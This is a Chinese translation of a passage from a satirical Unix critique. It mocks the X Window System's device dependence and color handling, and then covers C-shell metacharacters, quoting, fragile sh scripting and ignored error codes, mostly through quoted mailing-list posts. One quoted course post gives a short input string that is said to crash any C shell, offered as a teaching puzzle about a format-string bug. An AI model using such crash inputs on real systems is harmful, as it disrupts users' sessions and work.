你看，每个 Turbo SRX 显示设备有一个图形平面（每个像素 24 位），和一个覆盖平面（每个像素 4 位）。其中覆盖平面由窗口系统什么的使用，需要光标之类，而图形平面用来绘制 3D 图形，所以我其实需要四个设备文件：

```
/dev/crt0       右显示器的图形平面
/dev/crt1       左显示器的图形平面
/dev/ocrt0      右显示器的覆盖平面
/dev/ocrt1      左显示器的覆盖平面
```

不，我又错了。

/dev/ocrt0 只表示覆盖平面 4 位中的 3 位。剩下的那 1 位呢？想必是保留起来了，当全国爆发像素瘟疫时供联邦紧急救援队使用。如果你甘愿过着提心吊胆，随时被 FBI 调查的生活，那么可以通过访问 /dev/o4crt0 和 /dev/o4crt1 在覆盖平面上**真正**绘图。所以，只需要告诉 X Window 使用这些 o4 覆盖，你就能在图形平面上绘图了。

不，我还是错了。

X 才不待见这些 4 位的覆盖平面。因为我使用的 Motif 实在太复杂了，你必须给每个窗口加上一英寸厚的边框，以免鼠标失效啥也点不中，所以你的组件设计需要参考莫斯科国际机场跑道的风格手册。我的程序有个浏览器，里面用**不同颜色**区分各种节点。和 IBM PC 这样的低档产品不同，这台工作站强悍的、售价 150000 美元的、颜色深度高达 28bit 的显示硬件竟然不能同时显示 16 种颜色。如果你在使用那个“Motif 自渎套装”，那么请求第 17 种颜色时程序就会崩溃。

那么，我暗自琢磨着，应该在图形平面上运行 X Window。这就是说 X 无法使用有硬件光标的覆盖平面，同时我也不能使用酷到毙的 3D 图形硬件，因为每次绘制一个立方体，我都需要把帧缓冲从 X 那里“偷”过来用用，但 X 对此态度又臭又硬。

X 倒是运行起来了，但我的真正收获是一种独一无二的乐趣。/dev/console使用覆盖平面，结果所有的控制台消息都会以白色、10 点、Troglodyte 粗体出现在别的屏幕显示——比如我正在运行的演示程序——之上。不论任何时候，实验室里的任何人使用我的机器上的打印机，或者 NFS 因为超时尿湿了裤子，或者某台文件服务器状况不佳“只”需三个小时关机维护，就有一条消息跑到我的屏幕上，就像罹患抽动障碍症的法庭书记官。

通常的 X 屏幕刷新命令是无能为力的，因为 X 不能访问覆盖平面。我非得自己写个 C 程序，从 xterm 窗口启动后啥也不干，就是负责把搞乱的覆盖平面清扫干净。

我的超级 3D 图形硬件最终只使用 /dev/crt1，而 /dev/crt0 留给了 X Window。当然，这就是说我不能把鼠标移动到 3D 图形显示上去，但惠普的技术支持说得好，“为什么要用鼠标指向绘制好的 3D 图形呢？”

迷信：X 与设备无关

由于所有图形都以像素坐标指定，X 与设备极度相关。在不同分辨率的屏幕上，图形显示的大小是不一样的，所以如果想以固定的大小绘制，你得

自己把所有坐标伸缩一下；另外正方形的像素也不是每个屏幕都有，除非打算忍受正方形变成长方形，圆形变成椭圆形，你还得根据像素长宽比例调整所有坐标。

在 X 奇怪的面向像素的图像规则作用下，有些简单的任务也变得很复杂，比如填充和勾画几何形状。当你调用 XFillRectangle填充 10×10 的正方形，运行结果确实是填充了 100 个像素，但是如果把同样的参数传给 XdrawRectangle，你会遭遇“额外像素”，因为实际绘制的是 11×11 的正方形，多出的像素在右侧和下面!!! 要是觉得难以置信，自己翻翻 X 手册吧：第一卷，6.14 节。手册里自我感觉良好地解释到，给待填充的矩形 x 和 y 位置加上 1，同时给宽度和高度减去 1，然后正好填满边框以内，这是很容易的一件事情；然后指出，“但是至于圆弧，情况则要困难得多（或许根本没有可移植的办法）。”也就是说，在 X Window 下，以可移植的方式正确填充和勾画任意缩放的圆弧，既不多画也不少画，是个棘手的问题。想想吧，你甚至无法绘制粗线条勾边的矩形，因为线条宽度的单位是未缩放的像素，所以如果屏幕像素是长方形的，即便缩放了矩形四角的坐标来补偿长宽比，垂直和水平线条的宽度还是不同。

至于颜色，那完全就是飞行马戏团[1]的翻版。X 实现设备无关的方式是把一切都当成嗑过药的 MicroVAX[2] 帧缓冲。要成为真正可移植的 X 应用程序，就得学习蒙提巨蟒[3]短剧“奶酪店”[4]中执拗的顾客，或者“巨蟒与圣杯”[5]中的寻杯人。哪怕最简单的 X 应用程序也要回答许多困难的问题：

服务器：你要哪个显示？
客户端：`display = XOpenDisplay("unix:0");`
服务器：你的根窗口是？
客户端：`root = RootWindow(display,DefaultScreen(display));`
服务器：你的窗口是？
客户端：
```
win = XCreateSimpleWindow(display,
                          root, 0, 0, 256, 256, 1,
                          BlackPixel(display,DefaultScreen(display)),
                          WhitePixel(display,DefaultScreen(display)));
```
服务器：好吧，你可以继续。
（客户端通过了）

服务器：你要哪个显示？
客户端：`display = XOpenDisplay("unix:0");`
服务器：你的颜色表是？
客户端：`cmap = DefaultColormap(display, DefaultScreen(display));`

[1] 译注 蒙提巨蟒的经典电视喜剧系列。
[2] 译注 DEC 开发的低端小型机，1984 年上市。
[3] 译注 Monty Python，英国的六人喜剧团体，成立于 1960 年代后期。
[4] 译注 Cheese Shop，“飞行马戏团”中著名的短剧。
[5] 译注 Monty Python and the Holy Grail，蒙提巨蟒成员出演的喜剧电影，1975 年上映。

服务器：你最喜欢的颜色是？
客户端：`favorite_color = 0; /* Black. */`
`/* 糟糕，我的意思是： */`
`favorite_color = BlackPixel(display, DefaultScreen(display));`
客户端：`/* AAAYYYYEEEEE!!*/`
（客户端吐核并坠入深渊）

服务器：你要哪个显示？
客户端：`display = XOpenDisplay("unix:0");`
服务器：你的显示配置是？
客户端：
```
struct XVisualInfo vinfo;
if (XMatchVisualInfo(display,DefaultScreen(display),
                     8, PseudoColor, &vinfo) != 0)
    visual = vinfo.visual;
```
服务器： XconfigureWindow请求的净速率是？
客户端：`/* 是指SubStructureRedirectMask还是ResizeRedirectMask？ */`
服务器：什么？我怎么知道？啊啊啊啊呵！！！！
（服务器吐核并坠入深渊）

X 图形功能：牛头不对马嘴

在 X Window 下编程，就好像用罗马数字计算 π 的平方根。

——无名氏

NeWS 和 Display PostScript 采用 PostScript图像模型，因而以一种高级的、标准的、设备无关的方式，解决了所有这些可怕的问题。NeWS 集成了针对输入、轻型进程、网络通信和窗口的扩展；只要采用同一种坐标系统，绘制图形和响应输入就都不成问题，还可以借助 PostScript 路径定义窗口形状。X 的 Display PostScript 扩展则只考虑了输出，而任何窗口系统的问题都要通过 X 解决。NEXTSTEP 是一个用 Objective-C编写的工具包，位于 NeXT [1] 自己的窗口服务器顶端，其中 Display PostScript 用来绘图但不负责输入；NEXTSTEP 的图像模型十分优秀，工具包也设计良好。但 Display PostScript 服务器 [2] 天生无法编写交互代码，因此所有事件都要发给客户端处理，此外工具包也运行在客户端，所以无法实现 NeWS 的一些优点，比如低带宽、上下文切换和代码共享。尽管如此，凭借着设备无关的图像模型，NEXTSTEP 相比 X 还是有优越性。

话又说回来，X 的拼写方式多年保持不变，而 NeXT 的旗舰产品却变来变去：一开始是“NextStep”，接着是“NeXTstep”，然后到“NeXTStep”，又

[1] 译注 NeXT 电脑公司，史蒂夫·乔布斯创建于 1985 年，其开发的 NEXTSTEP 操作系统和开发环境颇有影响力。苹果电脑公司在 1996 年并购了 NeXT，NEXTSTEP 则成为开发 Mac OS X 的基础。

[2] 译注 Display PostScript 服务器可以是 X 服务器的扩展，也可以是一个单独的进程。

到“NeXTSTEP”，再到“NEXTSTEP”，以及最终的名字“OpenStep”。标准的、一致的拼写当然有利于市场推广。

然而很不幸，NeWS和 NEXTSTEP都成为政治上的失败者，因为二者遭受同样的困扰：讨人厌的名字大小写方式，和阿米加[1]受害者心态™[2]。

X：此路不通

X 就是这么愚蠢，为什么人们还是在用？真是失败啊。大概因为大家没有选择吧。（请看图 7.1）

没人**真的**愿意运行 X，我们**只是**想在大屏幕上同时运行多个程序。但如果你要运行 Unix，那只有 X 和原始的字符终端可选。

客官，您挑个座吧。

[1] 译注 Amiga，阿米加公司设计的个人电脑系列产品，采用摩托罗拉 MC68000 系列处理器、512K 内存和抢先式多任务操作系统，1985 年投放市场，成为一种流行的多媒体应用电脑。

[2] 译注 阿米加电脑上市之前，阿米加公司即被海军准将公司收购，后者于 1994 年倒闭。之后阿米加电脑的用户社区中始终存在着一种情结，认为阿米加电脑被边缘化是一场整个工业界的阴谋，而总有一天阿米加会再次兴起。

官方告示，立即张贴

X

危险的病毒！

首先是一些历史：在 MIT 的雅典娜项目中，处于隔离状态的 X Window 发生了泄露。当被发现后，MIT 的公开声明“MIT 认为没有责任……”非常让人不安。接着病毒传播到 DEC，从此腐蚀了该组织的技术判断能力。

DEC 遭到破坏后，邪恶的 X 协会[1] 成立了，想方设法将 X 纳入一个计划，为其主宰和控制地球上所有的交互式窗口系统的宗旨服务。有时候这个秘密组织将 X 免费分发给毫不知情的受害人，所以 X 造成的破坏难以估算。

X 真是痴肥——不论是占据的硬盘空间，还是耗费的系统资源，你知道这绝对没有好处。我们需要保护无辜的用户不受这种危险病毒的威胁，甚至在你阅读的同时，X 的源代码和运行环境仍存在于成百上千的机器上，甚至包括你自己的机器。

DEC 已经开始销售携带这种致命感染的机器，必须加以摧毁。


这就是软件好心办坏事的结果。X 通过扭曲对“好软件是什么，不是什么”的理解而侵害无辜的用户。这种邪恶的窗口系统必须被摧毁。

终有一天，DEC 和 MIT 必将为这种骇人听闻的**软件罪行**负责，必将被送上法庭，然后被责令支付**软件善后**。在回应这些指控之前，应当认为 DEC 和 MIT 是在窝藏危险的软件罪犯。

不要上当！对 X 说不。

X Window，完美错误。	X Window，包你骂娘。	X Window，一洗了之。	X Window，狗也不理。
X Window，天生就怪。	X Window，没事找事。	X Window，差到发指。	X Window，先天失调。
X Window，麻烦临头。	X Window，无知无畏。	X Window，进化迟缓。	X Window，你跑不掉。
X Window，东瀛秘笈。	X Window，当道恶人。	X Window，真实梦魇。	X Window，够你上吊。
X Window，想也别想。	X Window，硬件克星。	X Window，盲人瞎马。	X Window，拖累效率。
X Window，化简为繁。	X Window，过时之锋。	X Window，从没完成，	X Window，不够标准，
X Window，软件之灾。	X Window，给人笑死。	X Window，双重问题。	X Window，绝非完美。
X Window，从不推荐。	X Window，最好坐下。	X Window，生不如死。	

图 7.1: X Window 大会上的传单



第二部分　程序员的系统？

第 8 章　csh、管道和 find
不给力的动力工具

> 对任何毫无章法，只能把反刍后的噪音当作命令名（比如 awk、grep、fsck 和 nroff）的操作系统，我都怀有天生的厌恶。
>
> ——无名氏

把 Unix 比作“动力工具”是毫无道理的。这不过是一个幌子，背后掩藏着 Unix 那些秘而不宣的命令补丁和东拼西凑的实用程序。真正的动力工具增强用户的工作能力，而无需额外的精力和指导，就像任何会用手改锥和手钻的人都会用电改锥和电钻，用户不用搞懂电气、马达、扭矩、电磁、散热或维护，他们只要通上电，戴上护目镜，然后打开开关就行了，何况许多人连护目镜也不戴。在五金商店里，你不可能买到有重大缺陷的工具：设计拙劣的产品要么无法上市，要么上市后招致天价诉讼、产品召回和厂商受罚。

但 Unix 下的动力工具可不是这样。尽管设计者最初的目标是使用方便和用途单一，然而现在 Unix 工具的实际情况是功能冗余和设计繁复。举个例子，ls这个曾经只是列出文件的命令，现在竟然有 18 个不同的选项控制程序的一切行为，从排序方式到显示列数，而这些功能如果用其它程序实现效果会更好（以前正是这样的）。另一个例子，find命令除了查找文件以外，还输出 cpio格式的文件（而其实这个功能用 Unix 名声狼藉的管道实现也很好）。如果今天的电钻做成和 Unix 一样，那么上面将有 20 个旋钮，附带非标准的电源线，要求用户自己缠绕马达线圈，还不匹配 3/8 英寸和 7/8 英寸的钻头（不过这一点会在手册页面的臭虫一节中说明）。

和五金店里的工具相比，许多 Unix 下的动力工具**就是**缺陷产品（有些甚至对文件是致命的）：比如 tar 就随意规定输入的路径长度不得超过 100 个字符；又比如 Unix 调试器在崩溃时，产生的吐核文件将覆盖你想调试的吐核文件。

这样看来，Unix 的动力工具更像是瞬间切掉使用者手指头的弹簧折刀。

Shell 游戏

Unix 的发明人有个伟大的想法：以用户程序实现命令解释器。如果不喜欢缺省的命令解释器，用户可以自己写一个。更重要的是，shell 能够演变，这样 shell 将不断进步，变得越发强大、灵活和易用，至少理论上是这样。

这个想法确实伟大，不过聪明反被聪明误。正因为缺少设计而依靠演变，逐步增加的新功能还是造成一片混乱，而所有编程语言的诅咒——业已安装使用的程序——则火上浇油。只要有新功能加入 shell，就会有人在脚本中使用，从此这个功能将变得长生不老。馊主意和臭功能往往怎么也死不绝。

于是你得到一堆不完整不兼容的 shell（以下每个描述都源于各自的手册页面）：

sh	一种命令编程语言，执行来自终端或者文件的命令。
jsh	和 sh 完全一样，只是打开了 csh 风格的作业控制。
csh	语法和 C 语言类似的 shell。
tcsh	编辑风格和 emacs 类似的 csh。
ksh	KornShell，另一个命令和编程语言。
zsh	Z shell。
bash	GNU 的 Bourne-Again SHell。

五金商店里的螺丝刀和锯子，尽管可能来自三、四个不同的厂商，但操作方法都差不多。而在 Unix 下，目录 /bin 或 /usr/bin 下一般都存有成百个程序，来自众多自以为是的程序员；每个程序有自己的语法、操作范例、使用规则（这个可以当成过滤器，而那个则操作临时文件）、不同的命令行参数习惯，以及不同的使用限制。拿 grep和变种 fgrep、egrep来说，哪一个是运行最快的[1]？为什么它们接受的参数都不一样，甚至对正则表达式的理解也不尽相同？为什么不能有一个程序提供所有功能？这里哪个家伙管事？

就算掌握了不同命令之间的区别，再把这些神秘之处牢记在心，你会发现自己还是时常大吃一惊。

接下来是几个例子。

[1]尽管 fgrep 处理的固定长度字符串让匹配动作“快速紧凑”，但 egrep 的领先幅度可达 50%，这个情况真是讽刺。自己试试吧。

Shell 崩溃

以下帖子来自哥伦比亚大学编译器课程的 BBS[1]。

> 主题：有关的 Unix 臭虫
> 1991 年 10 月 11 日
>
> W4115x 课程的同学们：我们刚学习了激活记录[2]、参数传递、和调用规范，**你们是否知道**下面的输入：
>
> **!xxx%s%s%s%s%s%s%s**
>
> 将让任何一个 C-shell 立刻崩溃？你知道原因何在吗？
>
> 以下问题供你们思考：
>
> - Shell 遇到“**!xxx**”会做什么？
> - Shell 遇到“**!xxx%s%s%s%s%s%s%s**”必然正在做什么？
> - 为何以上输入使 shell 崩溃?
> - 你将如何（轻而易举地）修改问题代码来解决这个问题?
>
> 最重要的问题：
>
> - 当你（是的，就是你！）只用了 21 个字符，就将这个可能是未来之星的操作系统用收拾得服服贴贴时，觉得天理能容么？

你可以自己试一试。根据 Unix 的设计，如果 shell 崩溃了，你的所有进程将被杀死，你自己也会被踢出系统。有的操作系统会捕捉非法内存访问，然后把你弹进调试器，但这不是 Unix。

可能这就是为什么 Unix shell 既不允许你载入新的目标代码来扩展功能，也不允许直接调用其它程序的目标代码，因为风险实在太高，只要走错一步——**砰**——你已经被踢出门外了。决不容忍程序员的错误。

元语法动物园

C Shell 的元运算符动物园招致了无数的引用问题和普遍的混淆。在执行之前，元运算符首先被替换成一条命令。我们称这些运算符具有**元语法意义**是因为它们不属于命令的语法成分，而是作用于命令本身。大多数程序员对元运算符（有时也叫做**转义运算符**）并不陌生。比如，C 语言字符串中的反斜杠（\）就是一个元运算符；本身没有意义，而是作用于其后的字符。如

[1] 约翰 · 亨斯德尔（John Hinsdale）转发给“冈比”（Gumby，大卫 · 维纳亚克 · 华莱士在 MIT 的绰号），后者再转发到 UNIX 痛恨者。

[2] 译注 activation record，调用栈帧的另一个称呼。

果你不希望如此，就必须通过**引用**机制告诉系统把元运算符当做一般字符。回到刚才的例子，如果想得到反斜杠字符，你必须写成“\\”。

在 C Shell 中，使用引用没那么简单，这是因为 Shell 及其执行的用户程序之间毫无默契。例如，下面是个简单的命令：

```
grep string filename
```

参数 string 包含了 grep 定义的字符，比如?、[和] 等等，但这些字符又是 shell 的元运算符，因此必须使用引用，然而下一次又可能无需如此，这取决于你使用的 shell 以及环境变量。

在搜索字符串时，如果其中包含点（.）或其任何以横杠（-）开头的模式，情况就更加复杂了。一定要正确引用元字符。然而很不幸，和模式匹配一样，Unix 操作系统的各个部分都充斥着互不兼容的引用惯例。

C Shell 的元语法动物园里饲养着**七个**不同的元运算符家族。由于动物园不是一天建成的，并且笼子的制作材料不是铁而是锡，因此动物只间小磨擦不断。Shell 命令行的七种元运算符替换方式为：

命令别名替换	**alias** 和 **unalias**
命令输出替换	**`**
文件名称替换	*****、**?**、**[]**
历史记录替换	**!**、**^**
变量替换	**$**、**set** 和 **unset**
进程替换	**%**
引用	**'**、**"**

这一“设计”让问号（?）仿佛受到诅咒，永远只能用来匹配单个字符，而**绝对不能**用来激活命令行帮助，因为 Unix 要求由 shell 解释这些运算符，所以对用户程序完全不可见。

如果操作遵循一定的逻辑顺序，同时一致地应用替换规则，那么七种元字符也不会太糟糕。可事实并非如此：

> 日期：Mon, 7 May 90 18:00:27 -0700
> 来自：安迪 · 比尔斯[1] <bandy@lll-crg.llnl.gov>
> 主题：回复：今天之不爽事：fg %3
> 发给：UNIX 痛恨者
>
> 你不仅可以用%emacs 甚至%e 来恢复一个任务（如果拼写唯一的话），还可以使用%?foo，只要“foo”是命令行的一个子串。

[1] 译注 Andy Beals。

当然，!ema 和!?foo 也可以用于历史记录替换。

但是，**伯克利的猪头们**没想过让!?foo 识别随后的命令行编辑命令，所以脑残的 C Shell 不认识：

```
!?foo:s/foo/bar&/:p
```

这让用户敲键盘敲得很不爽。

难道向前多扫描一个编辑字符很难吗？

哪怕是 Unix“专家”，也要晕菜了。再看看下面的例子，发贴人想写个 shell 脚本获得**确切**的命令行输入，而不是经 shell 处理后的结果，但最后发现这并不容易，因为 shell“代表”程序做了太多事情。实现这个目标需要各种稀奇古怪的咒语，连大多数 Unix 专家也望而却步。这就是典型的 Unix：看上去简单的东西被搞得异常复杂，只因在创造 Unix 之时欠考虑：

日期：19 Aug 91 15:26:00 GMT
来自：Dan_Jacobson@att.com
主题：/bin/sh 系列脚本中的`${1+"$@"}`
发给：comp.emacs.gnu.emacs.help、comp.unix.shell

>>>>> On Sun, 19 Arg 91 18:21:58 -0500
>>>>> 米尔科 · 艾普斯坦[1] <esptein@sunao.cs.uiuc.edu> 写到：

米尔科 > “`${1+"$@"}`”究竟是什么意思？我估计这是用来
米尔科 > 读取其余的命令行参数，但
米尔科 > 不敢肯定。

在/bin/sh 系列 shell 中，这是 shell 脚本获得原始命令行参数的唯一方法。

这种写法的意思是：“如果有一个以上的参数（`${1+`），那么就展开为脚本的所有命令行参数（`"$@"`），同时保留每个参数里面的空格之类。”

但我们不能直接使用`"$@"`，因为如果脚本没有任何参数，这会展开成`""`（空白参数），但这种情况下我们希望不要发生任何展开，而不是`""`。

那为什么不用“`$*`”呢？根据 sh(1) 手册页面：

> 在双引号（`""`）以内，参数和命令替换会发生作用，同时 shell 会用双引号包围替换的结果，以避免空格内插和文件名生成。如果替换的是`$*`，那么结果是双引号内的脚本位置参数，每个参数之间用双引号内的空格隔开（`"$1 $2 ..."`）；但是如果替换的是`$@`，那么结果是双引号内的脚本位置参数，每个参数之间用双引号外的空格隔开（`"$1" "$2" …`）。

我想“`${1+"$@"}`”可以一直前向兼容到“版本 7 Unix”。

老天爷！一直到“版本 7”。

[1] 译注 Milt Epstein。

“chdir”命令玩不转

在 Unix 漫长的演化过程中，不断变换的开发者都试图将这个系统引往不同方向，而从不停下来考虑下会不会和别人冲突，结果导致了臭虫和明显怪异的行为。

> 日期：Mon, 7 May 90 22:58:58 EDT
> 来自：艾伦 · 鲍登 <alan@ai.mit.edu>
> 主题：cd ..：这不是我编造出来的
> 发给：UNIX 痛恨者
>
> 有什么命令能比“cd”更直接了当呢？让我们看这个简单的例子：“**cd ftp**”。如果我的当前目录 /home/ar/alan 中有个子目录叫做“ftp”，那么它就变成了我新的当前目录，现在我在 /home/ar/alan/ftp 下了。简单吧？
>
> 现在，你们知不知道“.”和“..”？每个目录下都会有两个条目：“.”是指该目录自己，而“..”是指父目录。在上面的例子中，如果我想回到/home/ar/alan，只要敲“cd ..”就可以了。
>
> 现在假设“ftp”是一个符号链接，指向目录 /com/ftp/pub/alan。如果执行“**cd ftp**”，我的当前目录变成 /com/ftp/pub/alan。和别的目录一样，/com/ftp/pub/alan 也有一个叫“..”的条目，指向父目录：/com/ftp/pub。如果想进入那个目录，我敲入命令：
>
> **% cd ..**
>
> 猜猜怎么着？我又回到了 /home/ar/alan！有人在 shell（准确的说是人工智能实验室里的 tcsh）的某处**记住**了，我是通过一个符号链接到达了目前位置，然后 cd 命令猜测我想回到链接所在的目录。如果我**确实**想去 /com/ftp/pub，那么得敲入“**cd ./..**”才行。

Shell 编程

Shell 程序员和《侏罗纪公园》[6] 里面克隆恐龙的家伙很有共同点，他们没有所需的全部材料，所以向其中填入随机的基因物质；尽管有无比的自信和能力，他们有时候都会对自己的作品失去控制。

理论上说，使用 Shell 编程相比 C 语言颇有优越性：shell 程序**可以移植**。意思是用 shell“编程语言”写的程序能够在不同的体系结构和不同的 Unix 变种上运行，因为这些程序由 shell 来**解释**，而不是被编译成机器码。此外，标准 Unix shell，sh，自从 1977 年以来就是 Unix 不可或缺的一部分，所以差不多在任何机器上都能找到。

让我们来验证一下这个理论，写个脚本列举目录下的所有文件，并使用file命令来显示文件的类型：

> 日期：Fri, 24 Apr 92 14:45:48 EDT
> 来自：斯蒂芬 · 吉尔德[1] <gildea@expo.lcs.mit.edu>

[1] 译注 Stephen Gildea。

主题：简单 Shell 编程
发给：UNIX 痛恨者

同学们好。今天我们将学习在“sh”下编程。“sh”是个简单，用途广泛的程序，但我们从基本的例子开始：

打印一个目录下每个文件的类型。

（我听到你们在后面说什么了！那些已经学会的同学可以写个加分的脚本，“在远程机器上启动一个 X11 客户端”。同时不要吵吵！）尽管我们还在学习 sh 编程的过程中，但是当然也希望自己的程序健壮、可移植并且优雅。我假设你们都读过了相应的手册页面，所以下面这个实现应该很直白：

```
file *
```

很不错，是不是？解决简单问题的简单答案：用星号（*****）匹配目录下的所有文件。嗯，不一定。以点（**.**）开头的文件会被忽略，星号不会去匹配。也许这种情况很少发生，但既然要写健壮的程序，我们将使用“ls”然后传入一个特殊选项：

```
for file in `ls -A`
do
    flie $file
done
```

多么优雅，多么健壮！不过，唉，在一些系统上“ls”没有“-A”选项。没问题，我们使“-a”选项，然后从结果中去掉“.”和“..”：

```
for file in `ls -a`
do
  if [ $file != . -a $file != .. ]
   then
      file $file
  fi
done
```

不是那么优雅，但至少是健壮并可移植。你说什么？“**ls -a**”也不是哪里都能用的？没问题，我们用“**ls -f**”好啦，反正还快一点呢。我希望这些在手册页面中很明显。

唔，可能也不是那么健壮。Unix 文件名中除了斜杠（/）以外可以使用任何字符。如果文件名中有个空格的话，这个脚本就完蛋了，因为 shell 会把它当成两个文件名传给“file”命令。不过这也不是太难对付，我们只要让 IFS 不要包含空格（或者制表符），然后把变量小心地放进引号就可以了：

```
IFS='
'
for file in `ls -f`
do
  if [ "$file" != . -a "$file" != ..]
   then
      file "$file"
  fi
done
```

你们当中保持警觉的人可能看出来了，我们只是缩小了问题，但还是没有完全解决，因为换行符也能用在文件名中，却没有从上面的 IFS 中去掉。

我们的脚本不是那么简单了，看来得重新评估一下所用的方法。如果不使用“ls”，我们也就无需费劲去处理它的输出了。这个怎么样：

```
for file in * .*
do
  if [ "$file" != . -a "$file" != ..]
   then
      file "$file"
  fi
done
```

看起来不错。能够处理点开头的文件和有非打印字符的文件名。我们不断把一些稀奇古怪的文件名加入到测试目录下，这个脚本始终工作得很好。然而有个家伙用它测试一个空目录，这时候星号产生了“没有这个文件”的输出。不过我们可以为此再增加一个检查……

……写到这里，你们机器上的 uucp 可能会嫌这封邮件太长，因此恐怕我只能到此为止了，请读者去自己解决剩下的臭虫吧。

史蒂芬

还有一个更大的问题史蒂芬没有想到，我们从一开始就隐瞒着：Unix下的 file程序根本不是那么回事儿。

日期：Sat, 25 Apr 92 17:33:12 EDT
来自：艾伦 · 鲍登 <Alan@lcs.mit.edu>
主题：简单 Shell 编程
发给：UNIX 痛恨者

喔！别忙。再仔细看看。你真的想**运行**‘file’命令？如果谁想开心大笑一场，那可以马上去找一台 Unix 机器，在一个有各色文件的目录下敲入命令“file *”。

例如，在一个全是 C 源代码文件的目录下，我运行了“file”——以下是部分结果：

```
arith.c:      c program text
binshow.c:    c program text
bintxt.c:     c program text
```

看起来还不错。不过这个就不太对了：

```
crc.c:        ascii text
```

看到么？‘file’并不是根据后缀“.c”作出判断，而是对文件的**内容**采用了一些启发式算法。很明显 crc.c 看起来不那么像 C 代码——尽管对**我**来说没有别的可能性。

```
gencrc.c.~4~: ascii text
gencrc.c:     c program text
```

估计是因为我在版本 4 以后的修改，让 gencrc.c 更像是 C 代码了……

```
tcfs.h.~1~:   c program text
tcfs.h:       ascii text
```

但版本 1 以后，tcfs.h 又不那么像 C 代码了。

```
time.h:       English text
```

没错，time.h 看起来更象**英语**，而不是一般的 ASCII 码。我不知道‘file’是不是还能判断出西班牙语或法语。（顺便说一下，TeX 文档会被当成“ascii text”而不是“English text”，但这有点儿跑题了）

```
words.h.~1~:  ascii text
words.h:      English text
```

这可能是因为在版本 1 以后，我往 words.h 中加入了一些注释。

我把最精采的留在最后：

```
arc.h:        shell commands
Makefile:     [nt]roff, tbl, or eqn input text
```

都错得一塌糊涂。如果根据‘file’的判断结果去使用这些文件，我不知道会造成什么结果。

—艾伦

Shell 变量

这还不算艾伦最倒霉的时候，例如他还可以尝试下 shell 变量。

我们前面说过，sh 和 csh 对 shell 变量的实现不太一样。这本来没有什么，可是 shell 变量的语义——定义的时刻，修改操作的原子性等——基本上没有文档，设计也很差，因此 shell 变量的行为经常显得稀奇古怪、违背直觉，而只有通过反复试验才能理解。

日期：Thu, 14 Nov 1991 11:46:21 PST
来自：Stanley's Tool Works<lanning@parc.xerox.com>
主题：每天都有新发现
发给：UNIX 痛恨者

运行以下这个脚本：

```
#!/bin/csh
unset foo
if ( ! $?foo ) then
  echo foo was unset
else if ("$foo" = "You lose") then
  echo $foo
endif
```

会产生如下错误：

```
foo: Undefined variable.
```

如果要让这个脚本“正常工作”，你必须改成下面这样：

```
#!/bin/csh
unset foo
if ( ! $?foo ) then
  echo foo was unset
  set foo
else if ("$foo" = "You lose") then
  echo $foo
endif
```

[注意，我们必须在发现 foo 未定义的时候‘set foo’。] 清楚了么？

错误码和错误检查

在上面的例子中，我们没有指出 file 命令如何将错误返回给脚本。事实上，根本就没有返回错误。错误被忽略了，倒不是因为粗心大意：许多 Unix shell 脚本（以及别的程序）都忽略被调用程序所返回的错误码。这种做法无可厚非，因为在决定程序应该返回何种错误码时，根本没有惯例可供遵循。

之所以错误码被广泛地忽略，也许是因为当用户敲命令时，这些错误码很少显示出来。错误码和错误检查在 Unix 阵营中太稀罕了，到了有些程序甚至懒得费劲去报告错误的地步。

日期：The, 6 Oct 92 08:44:17 PDT
来自：比约恩 · 弗里曼 -班森[1] <bnfb@ursamajor.uvic.ca>
主题：Unix 世界里都是好消息
发给：UNIX 痛恨者

想想 tar程序。和所有（广义上的）Unix“工具”一样，tar 的工作方式非常奇怪和特别。例如，这个程序极为乐观向上，从不认为有什么坏事，所以从不返回错误状态。事实上，哪怕错误信息已经打印在了屏幕上，tar 返回的仍然是“好消息”（状态 0）。不妨运行一下这个脚本：

```
tar cf temp.tar no.such.file
if ( $status == 0 ) echo "good news! No error."
```

